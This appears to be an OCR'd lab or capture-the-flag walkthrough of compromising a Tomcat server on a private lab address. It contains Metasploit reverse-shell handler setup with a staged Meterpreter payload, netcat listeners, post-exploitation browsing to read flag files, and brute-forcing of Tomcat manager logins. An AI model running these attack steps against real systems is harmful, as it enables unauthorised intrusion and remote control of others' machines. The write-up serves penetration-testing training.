


```
┌──(root💀kali)-[~]
└─# nc -nvlp 59919
listening on [any] 59919 ...
connect to [172.16.64.10] from (UNKNOWN) [172.16.64.101] 60668
```



```
┌──(root💀kali)-[~]
└─# nc -nvlp 59919
listening on [any] 59919 ...
connect to [172.16.64.10] from (UNKNOWN) [172.16.64.101] 60672
ls
whoami
ls
```


Create a listener with metasploit



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Note: The default payload is set to **generic/shell_reverse_tcp** is also an unstaged-payload

But, our target is running on linux x64 architecture ⇒ therefore, we set our payload to **linux/x64/meterpreter/reverse_tcp** (Staged)




```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.64.10     yes       The listen address (an interface may be specified)
   LPORT  59919            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.64.10:59919
[*] Sending stage (3012548 bytes) to 172.16.64.101
[*] Meterpreter session 8 opened (172.16.64.10:59919 -> 172.16.64.101:60790) at 2021-06-11 18:49:34 -0400

meterpreter > 
```


5. Post exploitation




```
meterpreter > sysinfo
Computer     : 172.16.64.101
OS           : Ubuntu 16.04 (Linux 4.4.0-104-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : ens160
Hardware MAC : 00:50:56:a2:af:8f
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.16.64.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::250:56ff:fea2:af8f
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > |
```



```
meterpreter > cd home
lmeterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-03-27 05:17:39 -0400  adminels
40755/rwxr-xr-x   4096  dir   2019-03-15 06:52:15 -0400  developer
40755/rwxr-xr-x   4096  dir   2020-03-30 03:29:35 -0400  elsuser

meterpreter > cd adminels
meterpreter > ls
Listing: /home/adminels
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-03-27 05:17:53 -0400  Desktop

meterpreter > cd Desktop
meterpreter > ls
Listing: /home/adminels/Desktop
===============================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100644/rw-r--r--   12    fil   2020-03-27 05:17:53 -0400  flag.txt
```



```
meterpreter > cat flag.txt
You did it!
```




```
meterpreter > search -f flag.txt
Found 2 results...
    /home/developer/flag.txt (29 bytes)
    /home/adminels/Desktop/flag.txt (12 bytes)
meterpreter > 
```


[Option] BruteForce

Description:

This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.



```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.64.101
rhosts => 172.16.64.101
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set password s3cret
password => s3cret
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat
username => tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
```



```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 172.16.64.101:8080 - Login Successful: tomcat:s3cret
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:root (Incorrect)
```

SSH port is nothing interesting